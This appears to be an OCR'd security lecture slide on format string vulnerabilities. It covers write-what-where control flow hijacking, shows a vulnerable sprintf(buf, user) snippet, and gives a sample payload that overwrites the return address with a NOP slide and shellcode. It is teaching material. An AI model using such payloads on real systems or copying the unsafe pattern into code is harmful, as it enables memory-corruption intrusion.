
Capability #2: Using a format string vulnerability we may be able to write anything anywhere (aka *write-what-where* exploit), which typically translates to arbitrary control of execution

Format Strings: a type of Control Flow Hijack

- Overwrite return address with buffer-overflow induced by format string

- Overwrite a function pointer or similar structure that may get invoked during execution (GOT, destructors, exception handlers and more).
  - You may find opportunities to try these out in the future

Overflow by Format String



```
char buf[32];
sprintf(buf, user);
```

Overwrite
return address

“%36u\x3c\xd3\xff\ff<nops><shellcode>”

Write 36 digit decimal, overwriting
buf
and caller's ebp

Shellcode with
nop slide

Ευχαριστώ και καλή μέρα εύχομαι!

Keep hacking!